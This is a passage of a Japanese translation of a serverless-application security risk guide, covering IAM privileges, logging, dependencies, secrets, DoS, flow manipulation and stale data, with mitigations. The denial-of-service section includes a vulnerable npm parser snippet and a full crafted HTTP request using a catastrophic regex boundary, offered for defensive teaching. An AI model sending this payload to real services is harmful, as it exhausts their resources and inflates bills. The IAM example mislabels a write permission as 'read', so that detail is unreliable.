データベースにアイテムを保管するだけの機能であるにもかかわらず、開発者はミスを犯し、許容範囲を超えた IAM ロールをタスクに割り当てました。このエラーは、「serverless.yml」ファイルを見れば明らかです：

```
- Effect: Allow
  Action:
    - 'dynamodb:*'
  Resource:
    - 'arn:aws:dynamodb:us-east-1:****************:table/TABLE_NAME'
```

適切な最小権限のロールは、”読み取り”であるはずです：

```
- Effect: Allow
  Action:
    - dynamodb:PutItem
  Resource: 'arn:aws:dynamodb:us-east-1:****************:table/TABLE_NAME'
```

サーバレス関数は通常、マイクロサービスの概念に従っているため、多くのサーバレスアプリケーションには、数十、数百あるいは数千個の関数が含まれます。結果的に、機能の権限と役割の管理は面倒な作業と言えます。このようなシナリオでは、組織は単一許可モデルまたはすべての関数へのセキュリティロールをすべての関数に対して使用することを余儀なくされる可能性があります。実質的に、各機能に対し、他のすべてのシステムコンポーネントへのフルアクセスを許可せざるを得なくなります。

すべての関数が、同一な過剰なアクセス権限を共有している場合、１つの関数の脆弱性が、最終的にはシステム全体におけるセキュリティの破綻にまでエスカレートする可能性があります。

比較

差別化要因	伝統的なアプリケーション	サーバレスアプリケーション
IAM、パーミッションとロールの複雑さ	作成と保守がシンプルで、ほとんどの場合、ソフトウェアコンポーネントではなく、ユーザの役割に適用されますサーバレスに比べて粒度が低く効果的です	極めて粒度が高くパワフルです。サーバレスのベンダーによっては、より洗練されていたり、または複雑になっている場合があります。各サーバレス関数は「爆風半径」を低減するために、それぞれ独自の役割と権限ポリシー下で実行されるべきです

緩和策

潜在的な攻撃による「爆風半径」は、プラットフォームに関連する IAM 機能を適用し、各機能に固有のユーザーロール（タスクを適切に実行するために必要な最小限の権限で実行する）を確保することで、抑制可能です。

組織は、サーバレス機能のコードと構成を静的にスキャンし、過剰な特権を持つ IAM ロールにフラグを立て、最小特権的なロールを自動的に生成するための自動化されたソリューション（サーバレス・セキュリティプラットフォームなど）を採用すべきです。

下記は、本トピックに関連する記事やガイドを簡単なまとめです：

- IAMベストプラクティス
- 共有アクセスシグネチャ（SAS）の使用
- 最小特権を持たせるためのサーバレス・プラグイン
- AWS Lambda セキュリティのための最小特権IAMロールの生成

- IAMベストプラクティスガイド(公開中)
- AWSセキュリティのベストプラクティス失敗を予期した設計

SAS-5: 不適切な機能のモニタリングとロギング

すべてのサイバー「侵入キルチェーン」は通常、偵察フェーズから始まります。これは、攻撃者がアプリケーションを偵察して弱点や潜在的な脆弱性を探し、後でシステムを悪用する可能性がある時点です。成功した大規模なサイバー侵害を振り返ると、攻撃者にとって常に有利であった重要な要素の 1 つは、攻撃の初期のシグナルを検出できなかったために発生したリアルタイムのインシデント対応の欠如でした。被害者の組織が効率的かつ適切なリアルタイムのセキュリティイベントの監視とログ記録を行っていれば、攻撃の成功を防ぐことができたはずです。

サーバレスアーキテクチャの重要な側面の 1 つは、組織のデータセンタの境界線の外にあるクラウド環境に存在するという事実です。そのため、「オンプレミス」やホストベースのセキュリティ管理は、実行可能な保護ソリューションとしては無意味になります。これは、セキュリティイベントの監視やロギングのために開発されたプロセス、ツール、手順が時代遅れになることを意味します。

多くのサーバレスアーキテクチャベンダは、非常に優れたロギング機能を提供していますが、これらのログは基本的にすぐに参照できるだけで、完全なセキュリティイベントの監査証跡を提供する目的には必ずしも適していません。適切な監査証跡を持つ適切なリアルタイムのセキュリティイベント監視を実現するためには、サーバレス開発者とその DevOps チームは、組織のニーズに合わせてロギングロジックを組み合わせる必要があります。たとえば、さまざまなサーバレス機能やクラウドサービスからリアルタイムのログを収集する必要があります。これらのログをリモートのセキュリティ情報およびイベント管理（SIEM）システムにプッシュします。このような場合、多くの場合、組織は最初に中間のクラウドストレージサービスにログを保存する必要があります。

The SANS Institute ″ The 6 Categories of Critical Log Information ″ レポートによると、以下のログレポートを収集する必要があります：

> - 認証と認可のレポート
> - 変更管理レポート
> - ネットワーク活動レポート
> - リソースアクセスレポート
> - マルウェア活動レポート
> - 重大なエラーと障害のレポート

脅威の悪用例

サーバレスアプリケーションに適切なアプリケーションロギングの仕組みがないため、攻撃者がそれを悪用する方法は多く存在します。

- クラウドプロバイダーの標準的なログには表示されない、悪意のあるSQLペイロードをイベントデータフィールドに注入する試み（SQLインジェクション）
- ブルートフォース認証要求を送信する試み
- 悪意のあるデータを含む追加のイベントデータフィールドを持つ関数の呼び出しの試み

比較

差別化要因	伝統的なアプリケーション	サーバレスアプリケーション
利用可能なセキュリティログ	多くの従来のセキュリティ対策機能は、豊富なセキュリティイベントログを提供し、SIEM製品やログ解析ツールとの統合を可能にします。	組織は、サーバレスランタイム環境内からアプリケーション層の攻撃に対して深い可視性を提供し、SIEM製品やログ解析ツールと統合できるサーバレスセキュリティプラットフォームを採用する必要があります。
適切なセキュリティロギングを適用するためのベストプラクティス	広範囲のドキュメントやベストプラクティスガイドが存在します（例：SANS「重要なログ情報の6つのカテゴリ」）。	ほとんどのガイドやドキュメントはクラウドベンダによって提供されていますが、サーバレスに特化したベストプラクティスのセキュリティロギングガイドはほとんど存在しません。
ログ管理・分析ツールの可用性と成熟度	従来のアプリケーションログには、幅広いログ管理・分析ツールがあり、その背後には成熟した業界があります。	クラウドセキュリティログ管理・分析ツールはまだ新しいもので、サーバレス機能レベルのログ分析は、ほとんどのサーバレスセキュリティプラットフォームで提供されています。
アプリケーション層の監視と分析	異なるアプリケーション間の相互作用の分析 コンポーネントはデバッガ/トレースユーティリティを使用して行うことができます。	サーバレスベースのアプリケーション内部の相互作用を理解するには、サーバレスネイティブの観測可能な製品を使用するか、PureSec 若しくは同様なサーバレスセキュリティプラットフォームを使用することで実現できます。

緩和策

サーバレスアーキテクチャを採用している組織は、ログレポートにサーバレス固有の情報を追加する必要があります。

- ログイン（認証）の成功/失敗に関連するログ取得APIアクセスキー
- 不適切なパーミッション（権限）でサーバレス関数の呼び出しを試み
- 新しいサーバレス機能や設定（変更）の導入の成功・失敗
- 機能の権限や実行ロールの変更（変更）
- 該当するクラウドストレージサービスのファイルやアクセス権限の変更(変更)
- 機能トリガーの定義の変更群（変更）
- サーバレス機能間の相互作用の異常や不規則な流れ（変更）
- サードパーティの依存関係（モジュール、ライブラリ、または API）の変更
- サーバレス機能（ネットワーク）によるアウトバウンド接続の開始

- サーバレスアプリケーションが属するプライマリアカウントとは関係のないサーバレス機能の実行、または外部のサードパーティアカウントからのデータアクセス（リソースアクセス）
-
- サーバレス機能の実行タイムアウト（障害レポート）
- サーバレス機能の同時実行が制限に達した場合（障害レポート）

組織は、サーバレスネイティブの監視・監視ソリューションを採用すべきです。
さらに、PureSecのようなサーバレス・セキュリティ・プラットフォームは、セキュリティ中心の可視性を提供します。

組織は、またシステム全体とデータフローをよりよく理解するために、サーバレス・アプリケーション・ロジック/コード・ランタイム・トレーシングおよびデバッグ機能を採用することも推奨されています。
例としては、以下のようなものがあります：

- AWS X-Ray
- Azure Monitor
- Monitoring (Google) Cloud Function
-

以下は、このトピックに関連する記事やガイドの簡易リストです：

- Using Amazon CloudWatch
- AWS Services that Publish CloudWatch Metrics
- Logging AWS Lambda API Calls with AWS CloudTrail
- Monitor Azure Functions
- Monitoring (Google) Cloud Functions
- Using AWS CloudTrail to enhance your serverless application security

SAS-6: セキュアではないサードパーティ依存

一般的に、サーバレス関数は、単一の個別のタスクを実行する小さなコードでなければなりません。関数は多くの場合、サードパーティ製のソフトウェアパッケージやオープンソースのライブラリ、さらにはAPI呼び出しによるサードパーティ製のリモートWebサービスの利用に依存してタスクを実行します。

脆弱なサードパーティの依存関係からコードをインポートすると、最もセキュアなサーバレス機能でさえも脆弱になる可能性があります。

脅威の悪用例

近年、MITER CVE（Common Vulnerabilities and Exposures）データベースにおけるクイックサーチに証拠付けられるように、多くのホワイトペーパーや調査で、セキュアではないサードパーティ製パッケージの蔓延が取り上げられています。
さらに、サーバレス関数を開発する際に使用されるパッケージやモジュールには、しばしば脆弱性が含まれています。

> - Known vulnerabilities in Node.js modules
> - Known vulnerabilities in Java technologies
> - Known vulnerabilities in Python related technologies

OWASP トップ 10 プロジェクトには、既知の脆弱性を持つコンポーネントの使用に関するセクションも含まれています。

比較

伝統的なアプリケーションとサーバレスアプリケーションで大きな差異はありません。

緩和策

サードパーティ製コンポーネントの脆弱性に対処するには、明確に定義されたプロセスが必要であり、それには以下のようなものが含まれている必要があります：

> - ソフトウェアパッケージやその他の依存関係とそのバージョンのインベントリリストの管理
> - 特に、新しいパッケージを追加したり、パッケージのバージョンをアップグレードしたりする場合には、ソフトウェアをスキャンして、既知の脆弱性のある依存関係を調べます。脆弱性のスキャンは、進行中の CI/CD プロセスの一部として行うべきです。npm audit」のようなツールやユーティリティの使用を検討してください。
>   組織は、サーバレスセキュリティプラットフォームのような自動化されたスキャンソリューションの使用を検討すべきです。
> - 不要な依存関係の削除、特にサーバレス関数で不要になった依存関係の削除
> - 信頼できるリソースからのみサードパーティのパッケージを利用し、パッケージが感染していないことを確認する
> - 非推奨パッケージのバージョンを最新バージョンにアップグレードし、関連するすべてのソフトウェアパッチを適用します。

SAS-7: セキュアではないアプリケーションの秘匿領域

アプリケーションのサイズが増加し複雑になるにつれ、アプリケーションの秘匿情報を保持・維持する必要があります。例えば以下についてです。

> - API 鍵
> - データベース資格情報
> - 暗号鍵
> - 機微設定情報

アプリケーションの秘匿情報の保存に関連して見受けられる間違いの多くのひとつは、ソフトウェア開発において、プレーンテキストの設定ファイルにこれらの秘匿情報を保存してしまうことです。この場合、プロジェクトで「読み取り」権限を持つすべてのユーザがこの秘匿情報を参照できてしまいます。さらにこのプロジェクトがパブリックリポジトリを利用している場合、状況は更に悪化を招くことになります。

別のよくある間違いとしては、これらの秘匿情報を環境変数としてプレーンテキストで保存してしまうことです。環境変数はサーバレスで関数の実行を受け渡し、データを永続化させるためには便利な方法ですが、場合によっては、そのような環境変数が漏えいしてしまうことで、悪用される可能性があります。

比較

差別化要因	従来型のアプリケーション	サーバレスアプリケーション
秘匿情報の保存のし易さ	従来型のアプリケーションの場合、秘匿情報は単一の設定ファイル(暗号化されている)またはデータベースに保存されます。	サーバレスアプリケーションにおいて、それぞれの機能は個別にパッケージ化されており、単一で統合するような設定ファイルを使用できません。これにより、開発者は環境変数を使用するなど 「クリエイティブな」アプローチを利用するようになります。ただし、環境変数から情報が漏えいする可能性があり、セキュアに利用する必要があります。
機密データへのアクセス制御	役割ベースのアクセス制御(RBAC)を使用すると機密データに対するアクセスコントロールの適用が容易です。たとえば、アプリケーションをデプロイする人はアプリケーションの秘匿情報に触れることはありません。	秘匿情報が環境変数を用いて保存されている場合、アプリケーションをデプロイする人が機密データにアクセスする権限を有している可能性があります。

鍵管理システムの利用	組織および情報セキュリティ(InfoSec)チームは企業のKMIシステムでの作業に精通しています。	開発者の大半と情報セキュリティチームは、クラウドベースの鍵管理サービスに関する十分な知識と経験が備わっていません。

緩和策

アプリケーションの秘匿情報をセキュアかつ暗号化された領域に保存し、集中管理されている暗号鍵管理インフラストラクチャまたはサービスで、暗号鍵を運用することが重要です。多くのサーバレスアーキテクチャとクラウドベンダはそのようなサービスを提供しており、開発者に対して、サーバレス環境で簡単かつシームレスに統合できるセキュアな API として提供されます。

環境変数へ秘匿情報を保存するような運用を行う組織は、常にデータを暗号化しなければなりません。復号は関数の実行中の間、および、適切な手順で暗号鍵管理システムを介す場合にのみ行われます。

下記はこのトピックに関連する記事とガイドのリストです：

> • AWS Secrets Manager
> • (AWS) Tutorial: Storing and Retrieving a Secret
> • Create a Lambda Function Using Environment Variables To Store Sensitive Information • An opinionated tool for safely managing and deploying Serverless projects and their secrets.
> • Key Vault Documentation
> • Working with Azure Key Vault in Azure Functions
> • Secret management with (Google) Cloud KMS

SAS-8: サービス拒否およびリソースの枯渇

過去 10 年間において、サービス拒否(DoS)攻撃の頻度とボリュームは劇的に増加しています。オンラインサービスを提供する大半の企業はこのような攻撃のリスクに直面しています。

2016 年、分散型サービス拒否(DDoS)攻撃は、秒間最大 1 テラビット(1 Tbps)に達しました。

サーバレスアーキテクチャは自動化されたスケーラビリティと高可用性が提供されますが、利用に関する制限と注意が必要な問題も伴います。

例：2018 年 3 月、PureSec の脅威リサーチチームは「AWS-Lambda-Multipart-Parser.」という名前の NPM パッケージに関するセキュリティアドバイザリをリリースしました。このパッケージは正規表現の処理を悪用する攻撃(ReDoS)に脆弱です。その対処策として、AWS Lambda にタイムアウトを設定する機能が追加されました。

脅威の悪用例

ReDoS に対して脆弱なサンプルコード　Node.js（“AWS-Lambda-Multipart-Parser”から取得）

```
module.exports.parse = (event, spotText) => {
    const boundary = getValueIgnoringKeyCase(event.headers, 'Content-Type').split('=')[1];
    const body = (event.isBase64Encoded ? Buffer.from(event.body, 'base64').toString('binary') : event.body)
        .split(new RegExp(boundary))
        .filter(item => item.match(/Content-Disposition/))
```

1. クライアントから送信される「boundary」文字列は「Content-Type」ヘッダから抽出されます。
2. リクエストの本文は boundary 文字列によって分割されます。分割は JavaScriptの文字列 split()メソッドを使用して実行されます。このメソッドは文字列を分割するために、文字列または正規表現のいずれかを区切り文字として受け付けます。
3. パッケージ開発者は ReExp()コンストラクタを呼び出し、本文の split()メソッドの中で使用することで、boundary 文字列を正規表現のオブジェクトに置き換えることを選択しました。
4. boundary 文字列とリクエストの本文はクライアントの制御下にあるため、ReDoS 攻撃を発生させ悪用するためには multipart/form-data リクエストを作成する可能性があります。

悪意のあるリクエストの例を示します:

```
POST /app HTTP/1.1
Host: xxxxxxxxxx.execute-api.us-east-1.amazonaws.com
Content-Length: 327
Content-Type: multipart/form-data; boundary=(.+)+$
Connection: keep-alive

(.+)+$
Content-Disposition: form-data; name="text"

PureSec
(.+)+$
Content-Disposition: form-data; name="file1"; filename="a.txt"
Content-Type: text/plain

Content of a.txt.

(.+)+$
Content-Disposition: form-data; name="file2"; filename="a.html"
Content-Type: text/html

<!DOCTYPE html><title>Content of a.html.</title>

(.+)+$
```

この例では boundary 文字列が非効率な正規表現 `(.+)+$` として選択されています。この boundary 文字列は上記のような簡易なリクエスト本文を用いて、中央演算処理装置(CPU)の使用率 100% の状態を長期間発生させます。

CSA イスラエルでは MacBook Pro (3.5Ghz Intel Core i7 CPU 搭載)を使ってこの boundary 文字列の有効性を検証しました。その結果、Node プロセスは 10 分経過後も本文の解析が未完了でした。この Node パッケージを使用する AWS Lambda 機能に対するテストにおいてもこの機能はタイムアウトになりました。攻撃者はこのパッケージを用いて、同時接続の上限に達するまで、AWS Lambda 機能へ膨大な不正リクエストを送信する可能性があります。その結果、一般ユーザがアプリケーションにアクセスできない状態が発生します。また、攻撃者は Lambda 機能が長期間にわたって”過度に実行”するように投げかけ、毎月の請求額を膨らませ、標的の組織に金銭的損失を発生させる可能性があります。

詳細については PureSec ブログを参照してください。

サーバレスリソースの枯渇：サーバレスアーキテクチャのベンダーの大半はサーバレス機能の実行に対して制限を設けています。以下に示します:

- 実行単位のメモリ割り当て
- 実行単位の一時的なディスク容量
- 実行単位のプロセスとスレッドの数
- 機能単位の最大実行時間
- 最大ペイロードサイズ
- アカウント単位の同時実行制限
- 機能単位の同時実行制限

制限とアクティビティタイプによって、また、アプリケーションのデザインや構成が不適切な場合、許容できないレベルの遅延が発生したり、アプリケーションが使用できなくなったりする可能性があります。

AWS virtual private cloud (VPC) インターネット プロトコル(IP) の枯渇： VPC 環境に AWS Lambda 機能をデプロイする組織は VPC サブネットの IP アドレスが枯渇することを考慮しておかなければなりません。攻撃者は使用可能な IP アドレス範囲を VPC サブネットに割り当てることで枯渇させ、DoS 攻撃が発生する可能性があります。

脅威の悪用例

財源の枯渇：攻撃者はサーバレスアプリケーションを長期間にわたって“過度に実行”するように投げかけ、毎月の請求額を膨らませ、標的の組織に金銭的損失を発生させる可能性があります。

比較

差別化要因	従来型のアプリケーション	サーバレスアプリケーション
スケーラビリティの自動化	スケーラビリティの設定は煩雑なため、事前計画が必要です	サーバレス環境は自動的にオンデマンドでプロビジョニングされます。これはダウンタイムすることなく広帯域の攻撃に耐えることが可能です。
実行制限	スタンダードなネットワーク、ディスク、メモリ上限	インフラ環境を共有する他のテナントへの過剰な請求や損害を避けるために、サーバレスアプリケーションは実行を制限する仕組みがあります。攻撃者がこの制限を悪用し、システムを飽和状態に陥らせようとする可能性があります。
IPアドレスの枯渇	N/A	VPC でAWS Lambdaを実行する場合、組織はVPCサブネットに十分なIPアドレスが用意されているか確認する必要があります。

緩和策

サーバレスアーキテクチャをターゲットとするDoS攻撃やDoW攻撃(Denial of Wallet)への対応策を求める組織に向けて、緩和する方法とベストプラクティスが用意されています。以下がその例です：

- 分離してターゲットタスクを実行する効率的なサーバレス機能を作成します。詳細については下記のリンクを参照してください:
  - "Best Practices for Working with AWS Lambda Functions"
  - "Optimize the performance and reliability of Azure Functions"
- サーバレス機能の実行に最適なタイムアウト制限を設定する
- サーバレス機能の利用に適切なディスク使用率の上限を設定する
- API の呼び出しにリクエスト制限を適用する
- サーバレス機能へ適切なアクセス制御を実施する
- ReDoS, billion-laughs-attack,などアプリケーションレイヤのDoS攻撃に対して脆弱ではない、API やモジュール、ライブラリを使用する
- VPC Lambda のサブネットがスケールするために十分な IP アドレスが用意されている確認する
- AWS Lambda 機能の設定を行う際、それぞれのアベイラビリティゾーンで少なくとも1つのサブネットを指定する。Lambda 機能は IP アドレスがダウンしたり不足した際に別のアベイラビリティゾーンで実行する仕組みがあります。詳細についてはこちらをご覧ください。

組織はサーバレスセキュリティプラットフォームを使用することで、アプリケーションレイヤにおけるDoS攻撃からの自動保護を実装することが可能です。

SAS-9: サーバレス機能実行フロー操作

ビジネス・ロジックの操作は、攻撃者がアプリケーションロジックを破壊するのに役立つ可能性があります。この手法を使用すると、攻撃者はアクセス制御をバイパスしたり、ユーザ権限を昇格したり、DoS攻撃を実行したりする可能性があります。

ビジネス・ロジックの操作は、多くのタイプのソフトウェアおよびサーバレスアーキテクチャで共通の問題です。しかし、サーバレスアプリケーションはユニークです。多くの場合、マイクロサービス設計パラダイムに従い、多くの個別の関数を含んでいます。これらの関数は特定の順序で連鎖され、アプリケーションロジック全体を実装します。

複数の関数が存在し、それぞれの関数が別の関数を呼び出すシステムでは、呼び出しの順序が目的のロジックを実現するために重要になる場合があります。さらに、設計では、特定の関数が特定のシナリオの下で、許可された実行者によってのみ呼び出されると想定することがあります。


サーバレスアプリケーションでのビジネス・ロジック操作は、単一のファンクション内でも発生する可能性があります。たとえば、信頼できないソースからデータをロードするファンクションや、クラウドリソースを危険にさらすファンクションを悪用するなどして、不正な設計を不正利用したり、ファンクションの実行中に悪意のあるコードを注入したりする可能性があります。

マルチファンクション呼び出しプロセスが攻撃者のターゲットになる可能性がある別の関連シナリオは、サーバレスベースのステートマシンです。例としては、AWS Step Functions、Azure Logic Apps、Azure Durable Functions、IBM Cloud Functions シーケンスなどがあります。

例として、クラウド・ストレージ・バケットにアップロードされたファイルの暗号ハッシュを計算する次のサーバレスアプリケーションを使用できます。アプリケーションロジックは次のとおりです：

- ステップ No.1: ユーザがシステムに認証します。
- ステップ No.2: ユーザが専用のファイルアップロード API を呼び出し、クラウド・ストレージ・バケットにファイルをアップロードします。
- ステップ No.3: ファイルアップロード API イベントは、アップロードされたファイルのファイルサイズの健全性チェックをトリガします。最大サイズが 8KB のファイルが必要です。
- ステップ No.4: 健全性チェックが成功した場合、「ファイルがアップロードされた」通知メッセージが Pub/Sub クラウドメッセージングシステムの関連トピックに発行されます。
- ステップ No.5:Pub/Sub メッセージングシステムにおける通知メッセージの結果、当該ファイルに対して暗号ハッシュを実行する第 2 のサーバレス機能が実行されます。

次の図は、上記のアプリケーションの概略的なワークフローを示しています：



脅威の悪用例

このシステム設計では、関数とイベントが目的の順序で呼び出されることを前提としています。ただし、悪意のあるユーザがシステムを操作するには、次の 2 つの方法があります：

1. クラウド・ストレージ・バケットが適切なアクセス制御を実施していない場合、ユーザはサイズ健全性チェック(ステップ No.3 でのみ適用)をバイパスしてバケットに直接ファイルをアップロードできます。悪意のあるユーザは多数の大きなファイルをアップロードし、システムのクォータで定義されている使用可能なシステムリソースをすべて消費する可能性があります。
2. Pub/Sub メッセージングシステムが関連トピックに適切なアクセス制御を適用しない場合、すべてのユーザが多数の「ファイルアップロード」メッセージを発行でき、すべてのシステムリ

ソースが扱われるまで、システムに暗号ファイルハッシュ関数を継続的に実行させることができます。

どちらの場合も、攻撃者は、定義された割り当て量が満たされるまでシステムリソースを取り扱い、他のシステムユーザからのサービスを拒否する可能性があります。もうひとつ考えられる結果は、サーバレスアーキテクチャのクラウドベンダからの月々の請求額が膨れ上がることも考えられます（「金銭的リソース枯渇」とも呼ばれます）。

比較

差別化要因	従来の伝統的なアプリケーション	サーバレスアプリケーション
フローを強制的に...	アプリケーション・タイプに応じて、ユーザ・フロー、Webページ・フロー、ビジネス・ロジック・フローがあります。	従来の伝統的なアプリケーションと同様に(フロントエンドに依存しますが)、サーバレス関数にもフロー強制が必要な場合があります(特に関数を使用して状態マシンを模倣するアプリケーションの場合)。

緩和

サーバレスアプリケーションをビジネス・ロジックの操作から保護するには、サーバレス・セキュリティー・プラットフォームを利用して、通常のアプリケーション・フローを強制し、機能が設計どおりに動作することを検証します。

さらに、組織は正当な呼び出しフローについて何も仮定せずにシステムを設計する必要があります。開発者は、各機能に適切なアクセス制御と権限を設定し、必要に応じて堅牢なアプリケーション状態管理機能を使用する必要があります。

SAS-10: 不適切な例外処理と詳細なエラーメッセージ

この記事の執筆時点では、サーバレスベースのアプリケーションの 1 行ずつのデバッグ・オプションは、標準アプリケーションのデバッグ機能に比べて制限されています(そして、より複雑です)。この現実は、サーバレス機能が、コードをローカルでデバッグするときには利用できないクラウドベースのサービスを利用する場合に特に当てはまります。

その結果、開発者は冗長なエラーメッセージの使用を頻繁に取り入れ、デバッグ環境変数を有効にし、最終的にはコードを実稼働環境に移動する際にコードをクリーンにすることを忘れてしまいます。

脅威の悪用例

エンドユーザに公開される詳細なエラーメッセージ(スタックトラックや構文エラーなど)によって、サーバレス関数の内部ロジックに関する詳細が明らかになり、潜在的な弱点、欠陥、または機密データが知らないうちに明らかになる場合があります。

比較

差別化要因	従来の伝統的なアプリケーション	サーバレスアプリケーション
デバッグとトレースが容易	標準のデバッガまたは統合開発環境(IDE)のトレース機能を使用し、デバッグが容易なアプリケーション	現在、サーバレスアプリケーションのデバッグは、従来の伝統的なアプリケーションよりも複雑です。一部の開発者は、冗長なエラーメッセージやデバッグ出力を使用する誘惑に駆られるかもしれません。

緩和

開発者は、サーバレスアーキテクチャによって提供されるデバッグ機能を使用し、ソフトウェアをデバッグする手段として冗長なデバッグ出力を避けることが推奨されます。

サーバレス環境が、API ゲートウェイで提供されるようなカスタム・エラー応答の定義がサポートされている場合は、単純なエラーメッセージを作成することをお薦めします。これらのメッセージでは、内部実装または環境変数に関する詳細は表示されません。

SAS-11: 破棄された関数、クラウドリソース及びイベントトリガー

現代のソフトウェアアプリケーションの他のタイプと同様に、時間を超えていくつかのサーバレス関数と関連するクラウドリソースは、使われなくなる可能性があり、廃止されるべきです。不要なコストを削減するため、および回避可能な攻撃対象領域を減らすために、使用されなくなったアプリケ

ーションコンポーネントを定期的に削除する必要があります。使われないサーバレスアプリケーションコンポーネントには、次のものがあります

- 廃止されたサーバレス関数のバージョン
- 不要になったサーバレス関数
- 未使用のクラウドリソース（例：ストレージバケット、データベース、メッセージキュー、等）
- 不要なサーバレスのイベントソーストリガー
- 使用されていないユーザ、ロール、または ID
- 未使用ソフトウェアの依存関係

脅威の悪用例

攻撃の予備的な調査段階では、悪意のあるユーザは通常、サーバレスアプリケーションをマッピングし、最も抵抗の少ないパスを探すことから始めます。使われなくなった関数やクラウドリソース、不要なイベントソーストリガー、IAMロール等は、悪用される可能性が高いターゲットです

一例として、開発者はイベントソーストリガーをそのままにしておくことはありますが、それは考慮されず、おそらく適切にモニターされていません。このようなイベントトリガーは攻撃者が認証メカニズムをバイパスするか、ビジネスロジックを悪用する可能性があります

比較

差別化要因	従来のアプリケーション	サーバレスアプリケーション
使われなくなったアプリケーションリソースを検出および追跡する方法	アプリケーションコンポーネントは、ソフトウェアコードリポジトリとソース管理を通じて追跡されます。加えて、コードカバレッジツールを使用して「デッドコード」を検出することもできます。	サーバレスアプリケーションは、関数やリソースなどの疎結合クラウドコンポーネントで構築されているため、クラウドネイティブの資産インベントリおよびポスチャ管理ソリューションを使用する必要があります。

緩和策

組織は、旧式のサーバレスアセット、クラウドリソース、IAM ロール、および通常の開発プロセス以外でデプロイされた可能性のある未知のサーバレスコードの検出とプルーニングを継続的に実行する必要があります。このような検出は、クラウドセキュリティポスチャ管理（CSPM）ソリューションまたはサーバレスセキュリティプラットフォーム（SSP）を使用することで自動化できます。

SAS-12: 交差実行データの永続性

サーバレスプラットフォームは、アプリケーション開発者にローカルディスクストレージ、環境変数、およびRAMメモリを提供し、最新のソフトウェアスタックと同様の方法で計算タスクを実行します。

サーバレスプラットフォームが新しい呼び出しを効率的に処理し、コールドスタートを回避するために、クラウドプロバイダーは後続の関数呼び出しのために実行環境(例:コンテナ)を再利用するかもしれません。

サーバレス実行環境が後続の呼び出し (異なるエンドユーザまたはセッション・コンテキストに属する可能性がある) に再利用されるシナリオでは、機密データが残され、公開される可能性があります。

開発者は、サーバレス関数の実行環境を常に短命でステートレスとして扱うべきであり、可用性や整合性、そして最も重要なことである、呼び出しの間にローカルに保存されたデータの破棄については何も想定すべきではありません。

比較

フォームでは、同じ機能を実行する間のデータの永続性と廃棄は、クラウドプロバイダーが環境

の再利用をどのように処理するかによって義務付けられているという事実を除けば、大きな違いはありません。

脅威の悪用例

関数の実行中に、この関数はリモートAPIからデータを引き出し、サーバレスランタイム環境の/tmp/ディレクトリにローカルに保存します。このようなデータは、セッションまたはユーザ固有で、機密情報を含む場合があります。実行の最後にこのデータが消去されない場合、攻撃者は関数ロジックの脆弱性を悪用し、以前のユーザのデータにアクセスする可能性があります。

緩和策

開発者は、ローカルに保存されたデータ (ディスク、メモリー、および環境変数に保存されたデータを含む) が、同じランタイム環境での同じ関数の複数回の実行の間において維持される可能性に注意する必要があります。そのため、機密性の高いアプリケーションシークレットやデータをこれらの場所に保存するのではなく、暗号化されたクラウド機密のストレージ機能を使用することをお勧めします

該当する場合、開発者は各関数の実行終了時に実行環境からすべてのデータを破棄する必要があります

組織は、サーバレス・セキュリティ・プラットフォームを使用して、機能実行中の機密データへの認可されていないアクセスや漏洩を監視および防止できます。